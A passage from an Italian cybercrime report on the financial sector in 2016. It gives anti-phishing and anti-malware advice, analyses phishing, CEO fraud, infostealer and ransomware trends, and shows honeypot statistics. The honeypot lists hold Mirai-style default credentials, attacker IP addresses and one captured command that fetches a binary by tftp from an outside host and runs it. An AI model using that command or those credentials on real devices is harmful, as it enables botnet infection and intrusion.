- attivare sull'antivirus la funzione di navigazione sicura e verifica dei link;

- attivare su tutti i browser le funzioni di navigazione sicura e verifica dei link (ad esempio il filtro SmartScreen di Internet Explorer o la protezione da phishing e malware presente in Firefox);
- verificare periodicamente il funzionamento delle funzioni di navigazione sicura e verifica dei link attraverso i siti di test messi a disposizione dai produttori dei browser;
- attendere sempre che l'antivirus completi la scansione di allegati a email prima di aprirli;

Mantenere aggiornato il Sistema Operativo e tutto il software applicativo, abilitando i meccanismi di aggiornamento automatico e verificandone periodicamente il corretto funzionamento;

- ridurre la *superficie di attacco* verificando periodicamente i plug-in installati all'interno di tutti i browser, rimuovendo quelli non necessari o non utilizzati recentemente, aggiornando quelli necessari e disabilitando i plug-in vulnerabili per i quali non esistono aggiornamenti (i browser più comuni hanno strumenti automatici di verifica);
- configurare il livello di sicurezza di Java su "Alto" o "Molto alto";
- aggiornare costantemente il Java Runtime Environment, configurando l'aggiornamento automatico;
- limitare l'esecuzione di applicazioni Java non firmate digitalmente o per le quali il certificato digitale non soddisfi i controlli operati dal browser;
- preferire eseguibili firmati digitalmente, per i quali il controllo del certificato operato dal sistema operativo consenta di verificare con certezza l'origine del software e che il codice non è stato alterato dopo la pubblicazione (integrità);
- verificare il corretto funzionamento dell'antivirus, in particolare relativamente agli aggiornamenti delle signature che devono essere quotidiani e andare sempre a buon fine in quanto alcuni malware cercano di sovvertire il meccanismo di aggiornamento dell'antivirus;
- accedere alle aree di memorizzazione in cloud (ad esempio dischi in cloud) solo per il tempo strettamente necessario, disconnettendosi non appena terminate le operazioni;
- iniziare quanto prima ad utilizzare soluzioni specifiche anti-malware che impediscano attacchi *man-in-the-browser* (MiTB) e proteggano la confidenzialità e l'integrità delle sessioni di navigazione ai siti di online banking;
- accertarsi sempre della fonte e dell'autorevolezza del software installato, specie quando si tratta di software gratuito cercato su Internet;
- attivare tutti i meccanismi di notifica di avvenuta transazione (SMS, email) forniti dalla nostra banca o Carta di Credito;
- controllare periodicamente le spese della carta di credito, segnalando prontamente alla banca eventuali addebiti anomali;
- vigilare con attenzione ogni volta che si presentano situazioni anomale nell'operatività della banca (ad esempio errori) e si viene invitati a proseguire l'operazione attraverso un operatore al telefono o in chat;
- di fronte a chiari segnali di phishing, anche se questi non coinvolgono noi o la nostra banca, segnaliamoli attraverso gli strumenti messi a disposizione dai browser (ad esempio il "Report unsafe website" di Internet Explorer).

Le grandi organizzazioni dovrebbero inoltre adottare strategie più articolate per evitare o limitare attacchi aziendali, come ad esempio:

- sensibilizzare i collaboratori sull'esistenza di attacchi mirati a specifiche organizzazioni, particolarmente convincenti e perpetrati attraverso schemi di *spear phishing* o *watering-hole;*
- utilizzare servizi di *IP address reputation* che consentano di adeguare il livello di autenticazione alla storia e alla reputazione dell'IP, siti e specifiche URL;
- introdurre soluzioni per il calcolo in tempo reale del fattore di rischio di ciascuna transazione, prendendo come base l'insieme di fattori di rischio costituiti dalle specifiche configurazioni del dispositivo, dell'applicazione, dei siti coinvolti e della sensitività della transazione;
- bloccare laddove consentito dai firewall perimetrali il traffico verso le reti di anonimizzazione, in quanto questo limita il meccanismo di comunicazione di molti malware;
- adottare soluzioni per la protezione dell'end-point, con verifica dell'integrità del browser e dell'intero sistema, protezione dell'integrità e confidenzialità del contenuto delle transazioni, prevenzione del riuso delle stesse password aziendali su siti esterni;
- adottare soluzioni per la verifica automatica della "security posture" di tutti i dispositivi aziendali indipendentemente dalla piattaforma e sistema operativo, bloccando l'attività di quelli che hanno settaggi insicuri o correggendo in automatico le configurazioni;
- introdurre soluzioni per la cattura automatica di eventuale malware e trasmissione sicura verso i laboratori di analisi;
- addestrare il personale a riconoscere tentativi di phishing, anche attraverso simulazioni;
- adottare flussi approvativi con attori multipli e meccanismi di SoD (Segregation of Duties) nell'approvazione ed esecuzione di transazioni finanziarie.

Le istituzioni finanziare dovrebbero applicare livelli di protezione ancora più avanzata rispetto a quando appena elencato, come ad esempio:

- utilizzare soluzioni specifiche per la *fraud-detection* e *l'account take-over*;
- limitare l'accesso ai soli dispositivi che superino un livello considerato minimo di sicurezza;
- autenticazione a fattori multipli, autenticazione out-of-band (ad esempio SMS), utilizzo della geolocalizzazione del dispositivo mobile come ulteriore fattore di autenticazione;
- fornire ai propri clienti meccanismi di notifica in tempo reale di transazioni elettroniche.

Bibliografia

[1] K. McConkey *Global Economic Crime Survey 2016* - PwC Global - http://www.pwc.com/gx/en/services/advisory/forensics/economic-crime-survey/cybercrime.html
[2] L. Kessem *Three and a Half Crimeware Trends to Watch in 2017* - SC Magazine, Gennaio 2017 - https://www.scmagazine.com/three-and-a-half-crimeware-trends-to-watch-in-2017/article/630485/
[3] *An Important Message to Yahoo Users on Security* – Yahoo! Inc., Settembre 2016 - https://investor.yahoo.net/releasedetail.cfm?ReleaseID=990570
[4] R. Iffert Ransomware tops the spam charts in 2016 - IBM X-Force Exchange, Dicembre 2016 - https://exchange.xforce.ibmcloud.com/collection/Ransomware-tops-the-spam-charts-in-2016-1332816b2536befc46fb600ab51613da
[5] M. Cooter *Researchers blame Dyre Wolf malware for $5m Ryanair theft* – SC Magazine UK, Maggio 2015
[6] C. Hancock *Ryanair falls victim to €4.6m hacking scam via Chinese bank. CAB investigates after funds are taken from airline's account by electronic transfer* – The Irish Times, Aprile 2015
[7] IBM Security Systems *IBM X-Force 2013 Mid-Year Trend and Risk Report*, September 2013
[8] *Protecting Against the Dyre Trojan: Don't Bring a Knife to a Gunfight* - SecurityIntelligence.com, December 2014 - http://securityintelligence.com/protecting-against-the-dyre-trojan-dont-bring-a-knife-to-a-gunfight/
[9] *Bugat Botnet Administrator Arrested and Malware Disabled* - U.S. Department of Justice, October 2015 - https://www.fbi.gov/pittsburgh/press-releases/2015/bugat-botnet-administrator-arrested-and-malware-disabled
[10] L. Kessem *Hey Dridex, Tu Runa Latviski?* - IBM Security Trusteer, Settembre 2016 - https://securityintelligence.com/hey-dridex-tu-runa-latviski/
[11] J. Menn Top cybercrime ring disrupted as authorities raid Moscow offices - Reuters, February 2016 - http://www.reuters.com/article/us-cybercrime-russia-dyre-exclusive-idUSKCN0VE2QS
[12] M. Cooter *Researchers blame Dyre Wolf malware for $5m Ryanair theft* – SC Magazine UK, Maggio 2015
[13] L. Kessem *Mobile Malware GM Bot v2 Released, Price Triples* - IBM Security Trusteer, Marzo 2016 - https://securityintelligence.com/mobile-malware-gm-bot-v2-released-price-triples/
[14] AA.VV. *Rapporto Clusit 2016 sulla sicurezza ICT in Italia* – Clusit, Marzo 2016

Analisi del cyber-crime in Italia in ambito finanziario nel 2016

[A cura di Gianluigi Sisto, Reply Communication Valley]

Nell'anno 2016 sia l'ambito globale che quello Italiano sono stati caratterizzati da un forte incremento delle attività legate al cyber-crime. Il Cyber Security Command Center (CSCC) di Reply effettua attività di monitoraggio a supporto di alcune delle principali realtà bancarie Italiane. Questo punto di vista privilegiato ha permesso di osservare i principali attacchi in ambito bancario avvenuti nel 2016 analizzandone le caratteristiche e l'evoluzione degli attacchi oltre ad attivarsi in prima persona per il contrasto al fenomeno.
Gli attacchi osservati possono essere suddivisi nelle seguenti macro categorie:

- Attacchi di ingegneria sociale (phishing)
- Attacchi tramite malware infostealer
- Attacchi tramite malware ransomware

Il principale vettore di attacco utilizzato per la diffusione degli attacchi sopracitati è stato, in larghissima maggioranza, lo spam veicolato attraverso posta elettronica. Questo dato, non nuovo, conferma una tendenza confermata negli anni. Nonostante l'utilizzo di tecniche sempre più sofisticate per l'analisi della posta da parte degli antispam e antivirus, i cyber criminali riescono sempre a trovare un modo per veicolare i messaggi di spam rendendoli, in alcuni casi, virtualmente identici a messaggi leciti in transito sulle nostre caselle di posta.


Analisi principali campagne di phishing

Tra le varie campagne di spam osservate si segnalano alcune particolarmente aggressive, sia dal punto di vista della capillarità della diffusione sia per quanto riguarda la durata della campagna. Nel mese di febbraio è stata intercettata una campagna di spam relativamente una falsa fattura ENEL. L'email forniva al destinatario del messaggio informazioni relativamente una fattura dall'importo elevato da pagare con breve scadenza.

Seguendo il link riportato nel messaggio si veniva rediretti verso un sito esterno, HTTP, che permetteva di scaricare in locale il file "Bolletta ENEL.zip", quest'ultimo conteneva il *malware uploader "Upatre"* che eseguito aveva il compito di scaricare il Ransomware Crypt0L0cker utilizzato per cifrare i dati del pc dell'utente vittima dell'attacco.

Altra campagna massiva di spam, sempre con l'obiettivo di diffondere malware di tipo ransomware si è avuta tra i mesi di giugno e luglio; anche in questo caso i cyber criminali si sono avvalsi di un nome riconosciuto come quello di Vodafone per spingere gli utenti ad aprire un link contenente un exploit per Microsoft Explorer che, iniettando un javascript nel browser, permetteva il download e l'esecuzione di programmi arbitrari dal web. Anche in questo caso l'attacco è stato utilizzato per la diffusione del ransomware CryptoL0cker. In altri casi, molto simili a quelli riportati, sono stati utilizzati altri marchi conosciuti per l'invio di email di spam apparentemente lecite, tra le campagne principali si riportano quelle che fanno riferimento a "*Cartella esattoriale Equitalia*", "*Pacco DHL in consegna*", "*Fattura Telecom*".


Degna di particolare attenzione è la campagna di spam, straordinaria, avvenuta su caselle certificate PEC tramite account email PEC del provider Aruba.




La campagna osservata nei mesi di settembre e ottobre rappresenta una novità: si utilizza un sistema di messaggistica considerato sicuro dagli utenti; questo senso di sicurezza è la leva che utilizzano i cyber criminali per portare a temine l'attacco con successo.
Nel caso specifico la campagna di spam è stata utilizzata per la diffusione di un malware downloader, che in un secondo momento scaricava all'interno del PC infetto una versione modificata dell'infostealer Dridex.

Le campagne di spam sono a tutti gli effetti attacchi di ingegneria sociale, quest'ultimi stanno diventando sempre più complessi e difficili da contrastare con i normali mezzi a disposizione degli utenti. Analizzando gli header SMTP è stato possibile ricavare una statistica relativa i paesi ospitanti i server di origine da cui sono partite le campagne di spam:

Dai dati emerge che gli Stati Uniti ospitano il 30% dei server responsabili delle campagne di spam osservate; seguono in seconda e terza posizione rispettivamente la China con il 19% e la Federazione Russa con il 10%. L'unico paese Europeo nella top10 risulta essere il Regno Unito con il 4% dello spam totale rilevato. Analizzando i dati dal punto di vista dei principali settori impattati dal fenomeno emerge quanto esposto nel grafico successivo:



I servizi strettamente finanziari continuano ad essere i principali target del phishing, tuttavia altri tipi di settori vedono la loro percentuale di attacchi salire di anno in anno, in particolare: i free-mail-provider, i servizi di pagamento con carte di credito e i servizi di e-commerce.



Attacchi di ingegneria sociale (phishing)

Nell'ultimo anno in Italia il CSCC ha identificato attacchi di ingegneria sociale particolarmente complessi effettuati verso alcuni istituti bancari. Questi attacchi che ricadono nella categoria del phishing sono particolarmente efficaci in quanto l'attacco non viene effettuato sul perimetro tecnologico della banca ma sul singolo utente. Di seguito alcune delle principali tecniche di attacco identificate.

Spear-phishing

Lo Spear phishing è una forma mirata di truffa via e-mail che ha l'unico intento di ottenere l'accesso non autorizzato ai dati sensibili. A differenza del phishing classico, che sferra attacchi indiscriminati su vasta scala, lo spear phishing prende di mira un gruppo specifico o un'organizzazione. Questa tecnica di attacco prevede una lunga fase di studio del target attaccato: questa fase prevede uno studio delle comunicazioni aziendali con l'obiettivo di acquisire informazioni sulla terminologia, lo stile e le peculiarità delle comunicazioni aziendali.

> "The spear phisher thrives on familiarity. He knows your name, your email address, and at least a little about you."

Questa fase di studio serve ad acquisire la conoscenza necessaria affinché un messaggio di posta, scritto da una persona esterna all'organizzazione appaia presumibilmente lecito, senza destare alcun sospetto nel destinatario.

In linea di massima gli attacchi di spear phishing hanno uno schema consolidato che prevede sempre l'utilizzo di tre fattori chiave:

1. l'email appare inviata da una persona conosciuta e di fiducia;
2. il layout e il contenuto sono molto accurati;
3. le istruzioni richieste sono logiche e credibili per il destinatario.

In conclusione, questa tecnica di attacco è particolarmente insidiosa, in quanto un eventuale attacco portato con successo può compromettere l'integrità e la confidenzialità di tutte le informazioni custodite sui server aziendali.

Istant phishing

Un'altra tecnica, molto utilizzata in Italia e che si è evoluta per attaccare i sistemi bancari dotati di strong authentication è **l'istant phishing**. Il concetto di istant phishing si basa sul fatto che nell'istante in cui l'utente inserisce le credenziali, o più in generale le informazioni all'interno del sito clone, il cyber criminale apre una sessione verso il vero sito della banca e utilizza, quasi in real time, queste informazioni per effettuare azioni dispositive.

In alcuni casi il cyber criminale fa in modo di acquisire multipli codici OTP per effettuare modifiche all'anagrafica prima di effettuare una azione dispositiva. Su alcuni internet ban-


king è possibile modificare l'anagrafica per cambiare il numero di telefono sul quale arrivano le notifiche delle disposizioni effettuare; modificando il numero l'utente finale non riceve nessuna notifica dell'avvenuta disposizione.
Nei casi più semplici da rilevare, la sessione verso l'internet banking lecito avviene tramite l'IP del sito clone. Questi sono i casi in cui la disposizione viene effettuata tramite uno script ad-hoc installato sul clone che si occupa di utilizzare i dati acquisiti per fare la disposizione. Nei casi più complessi, alcuni di questi osservati anche in Italia, la sessione avviene da un nuovo IP, quasi sempre appartenente a un operatore telefonico mobile.
In questo caso l'operazione avviene in modo del tutto manuale, il cyber criminale utilizza una console installata sul clone per acquisire i dati e utilizzarli, entro il tempo massimo di scadenza del token OTP, per effettuare manualmente azioni dispositive. Questa tecnica risulta efficace qualsiasi siano i fattori di autenticazione implementati dalla banca; se ad esempio oltre al codice OTP viene richiesto un codice inviato sul dispositivo mobile, il cyber criminale non dovrà far altro che implementare nel sito clone una ulteriore pagina dove viene richiesto il codice inviato sul dispositivo mobile. Indipendentemente dai sistemi di sicurezza adottati dalla banca, in attacchi di questo tipo l'anello debole resta il fattore umano, che risulta essere una variabile fondamentale e soprattutto non controllabile all'interno dello schema di attacco dell'istant phishing.

CEO Fraud

Una tecnica relativamente nuova in Italia che si è iniziata a diffondere nel 2016 è quella denominata "**CEO Fraud".** Con questo termine si indicano attacchi di phishing mirati verso figure aziendali ad altissimo profilo, generalmente amministratori delegati, presidenti dell'azienda, direttori finanziari, etc. La frode è così strutturata: il cyber criminale invia una email il cui mittente risulta essere una delle figure aziendali indicate. Il destinatario dell'email è lo staff o la persona specifica che si occupa dei bonifici, eventualmente il dipartimento e\o l'ufficio responsabile di tale funzione. Il testo dell'email è solitamente una richiesta di un bonifico urgente verso un determinato IBAN per un determinato motivo.
A questo punto è chiaro che debbano verificarsi una serie di condizioni:

- L'email deve essere scritta esattamente come se fosse stata inviata dal CEO, dal CFO o altra figura aziendali con poteri decisionali di quel tipo;
- L'email non deve contenere elementi che possano lasciare insospettire lo staff responsabile dell'esecuzione del bonifico;
- L'email deve contenere una motivazione apparentemente valida dell'urgenza del bonifico;
- La persona che gestisce la richiesta deve essere poco esperta e non porsi il problema di comunicazioni fraudolente simili a quella appena ricevuta.

Di seguito un esempio di comunicazione fraudolenta creata ad-hoc tra il CEO e il capo esecutivo del suo staff.



A typical CEO fraud attack. Image: Phishme

È evidente che, questo tipo di attacco richiede una lunghissima fase di preparazione. In particolare è decisiva la fase di raccolta informazioni che può durare, a seconda dei casi, anche interi mesi. Per le attività di monitoraggio e raccolta informazioni non è da escludere che gli attaccanti possano utilizzare malware RAT installati sui PC da controllare.
Per contrastare questo tipo di attacchi si consiglia di:

- Effettuare attività formativa verso personale interno;
- Seguire sempre e comunque le normali procedure operative;
- Verificare la richiesta chiamando telefonicamente, ad un numero conosciuto, il mittente dell'email per farsi autenticare il messaggio.

Individuato il messaggio come fraudolento è imperativo contattare immediatamente i propri responsabili segnalando il tentativo di frode. Negli ultimi tre anni (fonte FBI) questo tipo di frode ha causato una perdita di 2,3 miliardi di $ con un trend in continuo incremento.

Attacchi tramite malware infostealer


Analizzando l'insieme degli attacchi osservati dal CSCC nel corso del 2016 emergono le seguenti considerazioni:

- Il numero complessivo di attacchi effettuati tramite malware infostealer Zeus è in diminuzione. Nel complesso sono presenti ancora diversi utenti infetti da Zeus, tuttavia nella grande maggioranza dei casi la botnet a cui appartiene il malware risulta essere non operativa (es: c&c server offline).
- I principali malware infostealer operanti in Italia sono Dridex e Dyre. Entrambi sono malware di ultima generazione molto piu' complessi rispetto alle prime versioni del capostipite Zeus.
- A cavallo tra il mese di Agosto sono attive diverse campagne di spam che hanno l'obiettivo di diffondere il malware infostealer Gozi. A differenza di altri infostealer i sample di Gozi analizzati prediligono come target i servizi di corporate banking.
- Sono stati identificati diversi malware "informativi"; quest'ultimi hanno l'obiettivo di registrare, tramite video ad-hoc, l'intera navigazione effettuata dall'utente.

- Dal punto di vista numerico il numero complessivo di attacchi tramite infostealer osservati nel 2016 è in linea con il dato dell'anno precedente.

Nel complesso le banche hanno osservato, dal punto di vista strettamente numerico, un lieve incremento rispetto a quanto osservato nel 2015. Di seguito l'elenco dei principali istituti bancari Italiani

Classificando gli attacchi in base ai target bancari emerge che il 70% degli attacchi è diretto verso i sistemi di Retail Banking, il 25% verso i siti di gestori carte di credito, il 3% diretto verso i sistemi di Corporate Banking, un ultimo 2% impatta alcuni dei principali fornitori di servizi di social media (Facebook e Linkedin in particolare) e di servizi freemail (Gmail e Hotmail). L'analisi dei C&C server relativamente le botnet responsabili degli attacchi sulle banche Italiane ha rilevato che gli Stati Uniti si confermano il primo paese al mondo per hosting dei command & control server. Nel dettaglio i dati di quanto rilevato:



Geolocalizzazione C&C server	
United States (US)	32%
Germany (DE)	13%
Russian Federation (RU)	9%
Netherlands (NL)	8%
Vietnam (VN)	5%
Indonesia (ID)	5%
Canada (CA)	5%
Turkey (TR)	5%
France (FR)	5%
Ukraine (UA)	4%
Alrti paesi	9%

Dato interessante relativamente gli infostealer analizzati è che mediamente, scelto un campione di 10 dei principali antivirus commerciali, un nuovo sample di malware infostealer viene rilevato mediamente dopo 12 giorni dall'inizio della diffusione e solo due giorni dopo il picco massimo di infezioni. L'arco di tempo nei quali i computer sono mediamente non protetti da malware di ultimissima generazione è di quasi due settimane, tempo che risulta più che sufficiente per portare a termine una campagna di attacco da parte dei cyber criminali. Questo dato risulta essere sostanzialmente invariato rispetto a quanto rilevato negli anni precedenti.


Target degli attacchi

Altro dato di rilievo è quello relativo il tipo di device attaccato dai malware. La tendenza in Italia vede ancora i malware classici ingegnerizzati per PC essere responsabili per la grandissima maggioranza degli attacchi; tuttavia rispetto agli anni precedenti gli attacchi su device mobile, in particolar modo su Android, hanno un trend in continua crescita che li ha portati al 5% degli attacchi globali osservati.

Attacchi tramite malware Ransomware

Lo scenario relativo gli attacchi tramite ransomware ha visto l'Italia essere protagonista con quasi il 7% degli attacchi world wide effettuati diretti verso il nostro paese. A livello numerico il dato è quasi quintuplicato rispetto ai primi attacchi osservati nel lontano 2013.

Analizzando i vari ransomware che hanno attaccato il bacino di utenti Italiani si evidenzia come Teslacrypt sia stata la minaccia principale responsabile del 35% degli attacchi, seguono a ruota in seconda e terza posizione i ransomware Crypto Wall (16%) e CryptXXX (12%)




Nel complesso, analizzando l'insieme degli attacchi osservati è emerso che:


- Le campagne di spam per la diffusione di Ransomware riescono ad aggirare i sistemi antispam con una efficacia di circa il 20%
- Il numero di utenti che effettivamente cade vittima del ransom è di circa il 3% del totale; in ambito bancario la percentuale scende a meno dell'1%
- Il fenomeno, dal punto di vista strettamente numerico, è aumentato nel 2016 del 120% rispetto a quanto osservato nel 2015.


I dati preliminari confermano una tendenza ad un incremento del fenomeno per l'anno 2017.

Statistiche honeypot

Il CSCC di Reply, nell'ambito dell'attività di monitoraggio, utilizza diverse honeypot per monitorare gli attacchi dei suoi clienti Italiani in ambito bancario. Di seguito le principali statistiche di quanto emerso nel corso del 2016.


Mirai Botnet Top 10 Ip
208.110.80.178
159.122.132.83
159.122.155.38
118.97.116.9
109.201.134.120
163.172.121.4
86.110.118.143
109.201.134.125
185.169.229.140
43.239.140.14


Attackers Countries - Top 10
United States
Netherlands
China
Indonesia
France
Russian Federation
Gibraltar
Vietnam
Brazil
Mexico


Password Attempt
dreambox
support
juantech
password
123456
/bin/busybox FBI\x00
54321
ubnt
system
root
7ujMko0admin
user
vizxv
default
admin
system\x00
1234
guest
12345
sh\x00
888888
pass
xc3511
1111
666666
anko
xmhdipc
admin1234


Username Attempt
admin1
23
root
webmaster
redmine
admin
nagios
Admin\x00
service
888888
thomas
ubnt
Administrator
support
666666
shell\x00
user
minecraft
mother
enable\x00
test
ts3
bin
backup
tech
enable
root
root\x00
mysql
default
pi
ftpuser
sh
ftp
oracle
23
admin
cisco
administrator
guest
sh\x00
git
usuario
Admin
vnc
supervisor
teamspeak
postgres
apache
cd /tmp;rm -f *;tftp -l 7up -r 7up -g 93.190.142.201;chmod a+x 7up;./7up\x00

Blackmarket - Scenario e focus sul carding in Italia - Anno 2016

[A cura di Francesco Faenzi, Roberto Romano e Luca Sangalli, Lutech]

Il presente studio, redatto dal Team di Cyber Threat Intelligence di Lutech, ha lo scopo di presentare lo scenario attuale relativo alla compravendita illegale di carte di credito sui blackmarket.
Dai dati raccolti sono state identificate numerose risorse riconducibili a blackmarket presenti sia nel deepweb che nel darkweb. I blackmarket individuati sono stati analizzati e classificati allo scopo di individuare le caratteristiche distintive di ognuno di essi, quali:

§ Modalità di accesso
§ Presenza in rete (Darkweb, Deepweb)
§ Tipologia di market
§ Lingue supportate
§ Volume di vendita delle carte
§ Altro


Il fenomeno dei Blackmarket

La necessità di scambio di articoli illegali ha determinato negli anni l'affermazione di siti dedicati alla loro compravendita, i blackmarket, in cui chiunque può comprare o vendere tali articoli in maniera anonima.
